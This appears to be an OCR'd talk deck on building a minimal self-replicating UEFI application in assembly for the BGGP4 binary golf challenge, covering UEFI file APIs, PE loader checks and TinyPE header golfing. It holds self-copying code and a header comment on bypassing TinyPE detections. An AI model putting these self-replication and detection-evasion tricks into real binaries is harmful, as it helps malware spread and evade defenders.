  IN EFI_SYSTEM_TABLE            *SystemTable
  );
```

**Parameters**

**ImageHandle**

The firmware allocated handle for the UEFI image.

**SystemTable**

A pointer to the EFI System Table.

# EFI_SYSTEM_TABLE or “ST”

This structure [20] contains pretty much everything you need to access UEFI features.

You can traverse this structure to get function addresses and data.

Most UEFI functionality is contained within function pointers in ST->BootServices or ST->RuntimeServices


```
typedef struct {
  EFI_TABLE_HEADER                  Hdr;
  CHAR16                            *FirmwareVendor;
  UINT32                            FirmwareRevision;
  EFI_HANDLE                        ConsoleInHandle;
  EFI_SIMPLE_TEXT_INPUT_PROTOCOL    *ConIn;
  EFI_HANDLE                        ConsoleOutHandle;
  EFI_SIMPLE_TEXT_OUTPUT_PROTOCOL   *ConOut;
  EFI_HANDLE                        StandardErrorHandle;
  EFI_SIMPLE_TEXT_OUTPUT_PROTOCOL   *StdErr;
  EFI_RUNTIME_SERVICES              *RuntimeServices;
  EFI_BOOT_SERVICES                 *BootServices;
  UINTN                             NumberOfTableEntries;
  EFI_CONFIGURATION_TABLE           *ConfigurationTable;
} EFI_SYSTEM_TABLE;
```

# Using The Docs As An Aid

The UEFI Specification [21] is a vast set of documents that describe how UEFI should be implemented.

Since we learned how to construct calls thanks to uefi_call_wrapper(), we can do it ourselves by following the docs with some simple assembly

This is similar to writing Linux programs in assembly. If you know the ABI for your system, the man pages for syscalls can be used to craft your own calls.



# Writing UEFI Applications In Assembly

# Why Assembly?

At this point you may ask: Why write in assembly? Why not use an advanced packer? Or tell the compiler to generate something very small? Or ask ChatGPT?

My Answer:

- Writing in assembly gives you a chance to optimize code in unexpected and unconventional ways.
- It can also give you a better understanding of the program environment and how things actually work.


bye.asm (2018)

# bggp4.asm Gameplan

Write some basic assembly based on my existing app

Sketch out the behavior I want to implement and find examples in C

Figure out the flow of calls and what is actually required

Examine binaries in a disassembler

Cross reference behavior with docs

Write in assembly and test with GDB

Later: Optimize / Golf

# Step 0: Print 4 With Assembly

This is the first, and easiest, requirement of the BGGP4 challenge.

We know how to call OutputString(), so lets translate our C code to assembly based on the existing calling conventions


```
(EFIAPI *EFI_TEXT_STRING) (
 IN EFI_SIMPLE_TEXT_OUTPUT_PROTOCOL     *This, // rcx
 IN CHAR16                              *String // rdx
 );
```

```
EFI_SYSTEM_TABLE_ConOut                    equ 0x40
EFI_SYSTEM_TABLE_ConOut_OutputString       equ 0x08
EFI_SYSTEM_TABLE_BootServices              equ 0x60

cStart:
  mov  rbp, rsp
  push rcx       ; [rbp+0x08] ImageHandle
  push rdx       ; [rbp+0x10] SystemTable

print4:
; https://uefi.org/specs/UEFI/2.10/12_Protocols_Console_Support.html#efi-simple-text-output-protocol-outputstring
; (EFIAPI *EFI_TEXT_STRING) (
;  IN EFI_SIMPLE_TEXT_OUTPUT_PROTOCOL    *This, // rcx
;  IN CHAR16                             *String // rdx
;  );

  mov  rax, rdx  ; rax = SystemTable

  mov  rdx, 0xa0034 ; rdx = String "4\n"
  push rdx          ; [rbp+0x18] String "4\n"
  mov  rdx, rsp     ; rdx = *String

  mov  rcx, [rax+EFI_SYSTEM_TABLE_ConOut] ; rcx = *This // The output file descriptor

  mov  rax, rcx
  mov  rax, [rax+EFI_SYSTEM_TABLE_ConOut_OutputString]
  call rax ; Call SystemTable->ConOut->OutputString()

bail:
  sub rsp, 0x18
  ret
```

# Does It Work?

Yup!!

```
UEFI Interactive Shell v2.2
EDK II
UEFI v2.70 (EDK II, 0x00010000)
Mapping table
      FS0: Alias(s):HD0a1:;BLK1:
           PciRoot(0x0)/Pci(0x1,0x1)/Ata(0x0)/HD(1,MBR,0xBE1AFDFA,0x3F,0xFBFC1)
     BLK0: Alias(s):
           PciRoot(0x0)/Pci(0x1,0x1)/Ata(0x0)
     BLK2: Alias(s):
           PciRoot(0x0)/Pci(0x1,0x1)/Ata(0x0)
Press ESC in 5 seconds to skip startup.nsh or any other key to continue.
Shell> fs0:
FS0:\> main.efi
4
FS0:\> ls
Directory of: FS0:\
07/21/2023  18:08                 268  main.efi
```



# Side Note: Debugging

I enabled GDB debugging with the -s flag for QEMU to make it easier.

In the early phases, I had a confusing time due to some experiments that corrupted my OVMF image, as well as trying to make my existing GDB setup work with it.

Lesson Learned: Use Vanilla GDB and save a working copy of OVMF.fd

```
/usr/bin/qemu-system-x86_64 \
  -drive if=pflash,format=raw,file=./OVMF.fd \
  -drive format=raw,file=fat:rw:./root \
  -net none \
  -nographic \
  -s
```

Starting QEMU

```
gdb root/example.efi
...
(gdb) target remote :1234
```

Using Remote GDB

# How To Self Replicate?

We can print 4, now it's time to self-rep. These are the general things you need to do to copy a file on a given system:

- Open the original file
- Open a new file
- Write the contents of the original file to the new file
- Close both files

**eliza (she/her)**

this is like the joke about the aliens who land on earth and immediately determine that UEFI applications are the dominant species on this planet

# Side Note: What Are UEFI Protocols?


tl;dr - Protocols are pointers to functions and data that implement some behavior. [27]


Protocols are referenced with a GUID, and there are several ways to access them. Two useful functions are:

- LocateProtocol() finds the first handle in the handle database the supports the requested protocol. [22]
- HandleProtocol() queries a handle to determine if it supports a specified protocol. [23]

Each device has their own handle, as well as a set of protocols for interacting with it

You can install your own protocol handlers too :)) [24]




# UEFI File System Access

UEFI can access the same file systems used by the OS. [25]

The device that the file system lives on, and the file system, and (surprise) the files themselves, can all be accessed via their handles.




Devices Handles and their associated Protocol interfaces

# Following Some Examples

I found example code [26] that I could use to see farm-to-system-table filesystem access.

This example uses LocateProtocol() to get the first handle that supports the Simple File System Protocol, then call OpenVolume() from the SFS handle.

```
EFI_STATUS
GetFileIo( EFI_FILE_PROTOCOL** Root)
{
  EFI_STATUS  Status = 0;
    EFI_SIMPLE_FILE_SYSTEM_PROTOCOL *SimpleFileSystem;
    Status = gBS->LocateProtocol(
            &gEfiSimpleFileSystemProtocolGuid,
            NULL,
            (VOID**)&SimpleFileSystem
    );
    if (EFI_ERROR(Status)) {
     //未找到EFI_SIMPLE_FILE_SYSTEM_PROTOCOL
        return Status;
    }
    Status = SimpleFileSystem->OpenVolume(SimpleFileSystem, Root);
    return Status;
}
```

Example code that opens a filesystem

# Getting A Handle On The File System

Once you get the File System Handle, you can use its protocols to interact with it.

Since Protocols are referenced by a GUID, the GUID must be included in your source.

*Annoying from a golf perspective to have a long high entropy string!!*

```
handleSimpleFileSystemProtocol:
; Calling this to get a file system interface
  xor  r8, r8  ; r8 = SimpleFileSystemProtocolInterface
  push r8      ; [rbp-0x50] SimpleFileSystemProtocolInterface
  mov  r8, rsp ; r8 = *SimpleFileSystemProtocolInterface

  mov  rdx, 0x3b7269c9a000398e
  push rdx       ; [rbp-0x58] gEfiSimpleFileSystemProtocolGuid
  mov  rdx, 0x11d26459964e5b22
  push rdx       ; [rbp-0x60] gEfiSimpleFileSystemProtocolGuid
  mov  rdx, rsp  ; rdx = *gEfiSimpleFileSystemProtocolGuid

  ; Note that rcx is already set from earlier code

  mov  rax, [rbp-EFI_SYSTEM_TABLE_BootServices_o]
  mov  rax, [rax+EFI_BOOT_SERVICES_HandleProtocol]
  call rax  ; Call EFI_BOOT_SERVICES::HandleProtocol()
```

Code that gets a handle to the filesystem

# Step 1: Opening The Original File

With our File System Handle, we can open a file using it's Open() function [28].

It's a fairly straightforward API to use.

When opening a file that already exists, the Attributes argument isn't needed.

This is the Open function prototype:

```
(EFIAPI *EFI_FILE_OPEN) (
  IN EFI_FILE_PROTOCOL                *This, // rcx
  OUT EFI_FILE_PROTOCOL               **NewHandle, // rdx
  IN CHAR16                           *FileName, // r8
  IN UINT64                           OpenMode, // r9
  IN UINT64                           Attributes // Stack
  );
```

The OpenMode and Attributes flags are defined here

The resulting implementation looks like this in assembly. Since we aren't creating a file, it doesn't need the Attributes argument.

```
OpenOriginalFile:
  mov  r9, 1        ; rax = OpenMode

  mov  r8, 0x61005c ; "\a" - Our file name
  push r8           ; [rbp-0x70] CurrentFileName
  mov  r8, rsp      ; R8 = *CurrentFileName

  xor  rdx, rdx     ; rdx = 0
  push rdx          ; [rbp-0x78] OriginalFileHandle
  mov  rdx, rsp     ; rdx = **NewHandle

  mov  rcx, [rbp-DeviceFSRoot_o] ; rcx = EFI_FILE_PROTOCOL::Root

  mov  rax, rcx
  mov  rax, [rax+EFI_FILE_PROTOCOL_Open] ; rax = EFI_FILE_PROTOCOL::Open
  call rax
```

# Step 2: Opening The New File

Repeat the same process as Step 1, but include the Attributes for the file.

The Attributes field is the 5th argument to the call, and must be stored on the stack, aligned to 0x20 bytes.

Not abiding by this caused a series of problems that I will explain shortly.

Doing small adjustments to stack offsets...

# Step 3: Reading The Original File Into Memory

You need to allocate memory to read the original file into.

I used the AllocatePool() [29] function.

After that, I used Read() [30] to put the file contents into my memory area.

An issue I had with Read() was misunderstanding how to set up BufferSize, which is both an argument and a return value and is a pointer to an int.

Read prototype:

```
(EFIAPI *EFI_FILE_READ) (
  IN EFI_FILE_PROTOCOL          *This, // rcx
  IN OUT UINTN                  *BufferSize, // rdx
  OUT VOID                      *Buffer // r8
  );
```

My implementation

```
ReadOriginalFile:
  mov  r8,  [rbp-AllocatePoolBuffer_o] ; r8 = *Buffer

  ;mov  rdx, [rbp-ImageSize_o] ; rdx = BufferSize ; This one didn't work!!
  lea  rdx, [rbp-ImageSize_o] ; rdx = *BufferSize

  mov  rcx, [rbp-OriginalFileHandle_o] ; rcx = *This

  mov  rax, rcx
  mov  rax, [rax+EFI_FILE_PROTOCOL_Read]
  call rax  ; Call EFI_FILE_PROTOCOL::Read()
```

# Step 4: Writing To A New File

Write() [31] is fairly simple to use.

After you write, the clean up is just closing the files and Free()ing [32] your buffers.

You can get away with not closing the original file, but the new file will not be written if you don't call Close() [33]

```
(EFIAPI *EFI_FILE_WRITE) (
  IN EFI_FILE_PROTOCOL              *This, // rcx
  IN OUT UINTN                      *BufferSize, // rdx
  IN VOID                           *Buffer // r8
  );
```

This call was pretty straightforward to implement in assembly.

```
WriteNewFile:
  mov  r8,  [rbp-AllocatePoolBuffer_o] ; r8 = *Buffer
  lea  rdx, [rbp-ImageSize_o] ; rdx = *BufferSize
  mov  rcx, [rbp-NewFileHandle_o] ; rcx = *This
  mov  rax, rcx
  mov  rax, [rax+EFI_FILE_PROTOCOL_Write]
  call rax  ; Call EFI_FILE_PROTOCOL::Write()
```

# Side Note: Reading Skills Required


I had several problems in my first pass of this.

I didn't align the stack properly for Open()

I also didn't realize that the BufferSize in AllocatePool() needed to be a pointer instead of an int

Annoying, but I ended up cleaning up and refactoring the code at this point which was helpful!

*Thanks to ic3qu33n for explaining the proper stack alignment to me!!*

# Summary Of Calls For Self-Replication

```
ST->ConOut->OutputString() // Print 4

ST->BS->HandleProtocol() // Get Device Handle

ST->BS->HandleProtocol() // Get File System Handle

SFS->OpenVolume() // Get File System Root

FS_Root->Open() // Open Original File

FS_Root->Open() // Open New File

ST->BS->AllocatePool() // Allocate Memory

OrigFileHandle->Read() // Read Original File Into Memory

NewFileHandle->Write() // Write Contents To New File

NewFileHandle->Close() // Close Files
```

# Understanding the UEFI PE Parser

# How Does UEFI Execute Binaries?

UEFI supports PE and TE binaries.

Portable Executables (PE) are your standard .EXE files. [34]

Terse Executables (TE) are stripped down PEs designed for UEFI [35], unrelated to TERSE archive format used by OS/2 and IBM mainframes.

When you run a UEFI application, the UEFI shell calls the LoadImage() function [36]

# LoadImage() Internals

When an application is executed, it makes the following calls. Source paths are for EDK2.

BootServices // MdeModulePkg/Core/Dxe/DxeMain/DxeMain.c

CoreLoadImage // MdeModulePkg/Core/Dxe/Image/Image.c

CoreLoadImageCommon // MdeModulePkg/Core/Dxe/Image/Image.c

CoreLoadPeImage // MdeModulePkg/Core/Dxe/Image/Image.c

PeCoffLoaderGetImageInfo // MdePkg/Library/BasePeCoffLib/BasePeCoff.c

PeCoffLoaderGetPeHeader // MdePkg/Library/BasePeCoffLib/BasePeCoff.c

# PeCoffLoaderGetPeHeader

This function does most of the parsing we need to pass in order to load. These are the major checks on PE header values:

1. OptionalHeader.NumberOfRvaAndSizes - Needs to be correct
2. FileHeader.SizeOfOptionalHeader - Size needs to be correct
3. FileHeader.NumberOfSections - Number needs to match the number of section headers
4. OptionalHeader.SizeOfHeaders - Reads the last byte of Hdr.Pe32.OptionalHeader.SizeOfHeaders to confirm that the headers are the correct size
5. Check there are enough Image Directory Entries to contain EFI_IMAGE_DIRECTORY_ENTRY_SECURITY

# Minimum Viable PE

After code review and testing, I found that the minimum viable PE header required to load a UEFI application is

- MZ Header
- PE Header
- Optional Header
- 6 data directories (All blank)
- A section header describing the .text section
- Code

# Golfing


# Golfing Strategy

Since we are using a PE and understand the parser, we can probably use a bunch of common techniques for making small PEs.

The execution environment is OVMF [37] within QEMU, so we can also rely on some of the quirks of this env to make the binary smaller.

The downside is that it won't be as portable!

Free Young Thug!!!



# TinyPE

A technique for shrinking the binary size by using a small header. [38] (Template: [39])

It relies on setting e_lfanew in the DOS header to 0x04, which points to the start of the PE header.

The minimum size of a 64 bit PE is 238 bytes due to sanity check on header size.

```
mzhdr: ; MZ Header ──┬──────────┬──────────────────────────────────────────────────────────────────────
  dw "MZ"     ; 0x00 │ 4d5a     │ [MA] e_magic
  dw 0x100    ; 0x02 │ 0001     │ [MB] e_cblp This value will bypass TinyPE detections!
pehdr: ; PE Header ──┼──────────┼──────────────────────────────────────────────────────────────────────
  dd "PE"     ; 0x04 │ 5045 0000 │ [MC] e_cp [MD] e_crlc [PA] PE Signature
  dw 0x014C   ; 0x08 │ 4c01     │ [ME] e_cparhdr [PB] Machine (Intel 386)
  dw 0        ; 0x0A │ 0000     │ [MF] e_minalloc [PC] NumberOfSections (0 haha)
  dd 0        ; 0x0C │ 0000 0000 │ [MG] e_maxalloc [MH] e_ss [PD] TimeDateStamp
  dd 0        ; 0x10 │ 0000 0000 │ [MI] e_sp [MJ] e_csum [PE] PointerToSymbolTable
  dd 0        ; 0x14 │ 0000 0000 │ [MK] e_ip [ML] e_cs [PF] NumberOfSymbols
  dw 0x60     ; 0x18 │ 6000     │ [MM] e_lsarlc [PG] SizeOfOptionalHeader
  dw 0x103    ; 0x1A │ 0301     │ [MN] e_ovno [PH] Characteristics
ophdr: ; Optional Header ──────┼──────────┼──────────────────────────────────────────────────────────────
  dw 0x10B    ; 0x1C │ 0b01     │ [MO] e_res [OA] Magic (PE32)
  dw 0        ; 0x1E │ 0000     │ [MO] e_res [OB] MajorLinkerVersion [OC] MinorLinkerVersion
  dd 0        ; 0x20 │ 0000 0000 │ [MO] e_res [OD] SizeOfCode
  dd 0        ; 0x24 │ 0000 0000 │ [MP] e_oemid [MQ] e_oeminfo [OE] SizeOfInitializedData
  dd 0        ; 0x28 │ 0000 0000 │ [MR] e_res2 [OF] SizeOfUninitializedData
  dd 0x7C     ; 0x2C │ 7c00 0000 │ [MR] e_res2 [OG] AddressOfEntryPoint
  dd 0        ; 0x30 │ 0000 0000 │ [MR] e_res2 [OH] BaseOfCode
  dd 0        ; 0x34 │ 0000 0000 │ [MR] e_res2 [OI] BaseOfData
  dd 0x400000 ; 0x38 │ 0000 4000 │ [MR] e_res2 [OJ] ImageBase
  dd 4        ; 0x3C │ 0400 0000 │ [MS] e_lfanew [OK] SectionAlignment
  dd 4        ; 0x40 │ 0400 0000 │ [OL] FileAlignment
  dd 0        ; 0x44 │ 0000 0000 │ [OM] MajorOperatingSystemVersion [ON] MinorOperatingSystemVersion
  dd 0        ; 0x48 │ 0000 0000 │ [OO] MajorImageVersion [OP] MinorImageVersion
  dd 5        ; 0x4C │ 0500 0000 │ [OQ] MajorSubsystemVersion [OR] MinorSubsystemVersion
  dd 0        ; 0x50 │ 0000 0000 │ [OS] Win32VersionValue
  dd 0x80     ; 0x54 │ 8000 0000 │ [OT] SizeOfImage
  dd 0x7C     ; 0x58 │ 7c00 0000 │ [OU] SizeOfHeaders
  dd 0        ; 0x5C │ 0000 0000 │ [OV] CheckSum
  dw 2        ; 0x60 │ 0200     │ [OW] Subsystem (Win32 GUI)
  dw 0x400    ; 0x62 │ 0004     │ [OX] DllCharacteristics
  dd 0x100000 ; 0x64 │ 0000 1000 │ [OY] SizeOfStackReserve
  dd 0x1000   ; 0x68 │ 0010 0000 │ [OZ] SizeOfStackCommit
  dd 0x100000 ; 0x6C │ 0000 1000 │ [O1] SizeOfHeapReserve
  dd 0        ; 0x70 │ 0000 0000 │ [O2] SizeOfHeapCommit !! Was 0x100 in an older version
  dd 0        ; 0x74 │ 0000 0000 │ [O3] LoaderFlags
  dd 0        ; 0x78 │ 0000 0000 │ [O4] NumberOfRvaAndSizes  ; Note - this is touchy
```

# Creating A Testing Script

OVMF has a 5 second boot delay which can be shortened with a key press

Manual Testing = Very Slow!!

Created a script to run QEMU and set up OVMF for debugging

*Also I added this to the top of my nasm source file to create a map file (pictured) so I can find my breakpoints quickly:*

[map all mybin.map]

Map file generated by nasm

```
- NASM Map file -----------------------------------------------------------------

Source file:  bggp4.uefi.asm
Output file:  a

-- Program origin ----------------------------------------------------------------

00000000

-- Sections (summary) ------------------------------------------------------------

Vstart            Start             Stop              Length    Class     Name
                0                 0                 1A4  000001A4  progbits  .text

-- Sections (detailed) -----------------------------------------------------------

---- Section .text -----------------------------------------------------------------

class:     progbits
length:                 1A4
start:                    0
align:     not defined
follows:   not defined
vstart:                   0
valign:    not defined
vfollows:  not defined

-- Symbols -----------------------------------------------------------------------

---- No Section --------------------------------------------------------------------

Value     Name
00000008  ImageHandle_o
00000010  SystemTable_o
00000018  EFI_SYSTEM_TABLE_BootServices_o
00000020  MessageOut_o
00000028  LoadedImageProtocolInterface_o
00000030  EFI_LOADED_IMAGE_PROTOCOL_GUID1_o
00000038  EFI_LOADED_IMAGE_PROTOCOL_GUID2_o
00000040  EFI_LOADED_IMAGE_PROTOCOL_DeviceHandle_o
00000048  ImageSize_o
00000050  SimpleFileSystemProtocolInterface_o
00000058  gEfiSimpleFileSystemProtocolGuid1_o
00000060  gEfiSimpleFileSystemProtocolGuid2_o
00000068  DeviceFSRoot_o
00000070  OriginalFileName_o
00000078  OriginalFileHandle_o
00000080  NewFileHandle_o
000000A0  AllocatePoolBuffer_o
00000040  EFI_SYSTEM_TABLE_ConOut
00000008  EFI_SYSTEM_TABLE_ConOut_OutputString
00000060  EFI_SYSTEM_TABLE_BootServices
00000040  EFI_BOOT_SERVICES_AllocatePool
00000048  EFI_BOOT_SERVICES_FreePool
00000098  EFI_BOOT_SERVICES_HandleProtocol
00000018  EFI_LOADED_IMAGE_PROTOCOL_DeviceHandle
00000008  EFI_SIMPLE_FILE_SYSTEM_PROTOCOL_OpenVolume
00000008  EFI_FILE_PROTOCOL_Open
00000010  EFI_FILE_PROTOCOL_Close
00000020  EFI_FILE_PROTOCOL_Read
00000028  EFI_FILE_PROTOCOL_Write
```

# Exploring The Caves

Already had a list of places I could put code in from previous research

I combined this with manual testing using my build script to confirm the file loaded properly.

I thought it would take a lot longer, but it didn't. Thanks to h0mbre for talking me out of writing a snapshot fuzzer. :))

Some FREE spaces in the PE header

```
user@gamer:~/uefi$ nasm -f bin test-golf.asm -o root/a && yxd root/a
00000000 4d5a 0001 5045 0000 6486 0100 4652 4545 MZ..PE..d...FREE
00000010 4652 4545 4652 4545 a000 0602 0b02 4652 FREEFREE......FR
00000020 4652 4545 4652 4545 4652 4545 0030 0000 FREEFREEFREE.0..
00000030 0030 0000 0000 0000 0000 0000 0400 0000 .0..............
00000040 0400 0000 4652 4545 4652 4545 4652 4545 ....FREEFREEFREE
00000050 4652 4545 00f0 0000 e400 0000 4652 4545 FREE........FREE
00000060 0a00 4652 4652 4545 4652 4545 4652 4545 ..FRFREEFREEFREE
00000070 4652 4545 4652 4545 4652 4545 4652 4545 FREEFREEFREEFREE
00000080 4652 4545 4652 4545 0600 0000 4652 4545 FREEFREE....FREE
00000090 4652 4545 4652 4545 4652 4545 4652 4545 FREEFREEFREEFREE
000000a0 4652 4545 4652 4545 4652 4545 0000 0000 FREEFREEFREE....
000000b0 0000 0000 0000 0000 0000 0000 2e74 6578 ............tex
000000c0 7400 0000 9301 0000 0030 0000 9301 0000 t........0......
000000d0 e400 0000 0000 0000 0000 0000 0000 0000 ................
000000e0 2000 5060 4889 e551 5248 89d3 4889 d048  .P`H..QRH..H..H
000000f0 8b5b 6053 ba34 000a 0052 4889 e248 8b48 .[`S.4...RH..H.H
00000100 4048 89c8 488b 4008 ffd0 4d31 c041 5049 @H..H.@...M1.API
00000110 89e0 48ba 8e3f 00a0 c969 723b 5248 baa1 ..H..?...ir;RH..
00000120 311b 5b62 95d2 1152 4889 e248 8b4d f848 1.[b...RH..H.M.H
00000130 8b45 e848 8b80 9800 0000 ffd0 4883 f800 .E.H........H...
00000140 0f85 2201 0000 488b 5dd8 488b 5b18 5348 ..".....H.].H.[.SH
00000150 89d9 488b 5dd8 bb00 0300 0053 4d31 c041 ..H.]......SM1.A
00000160 5049 89e0 48ba 8e39 00a0 c969 723b 5248 PI..H..9...ir;RH
00000170 ba22 5b4e 9659 64d2 1152 4889 e248 8b45 ."[N.Yd..RH..H.E
00000180 e848 8b80 9800 0000 ffd0 4883 f800 0f85 .H........H.....
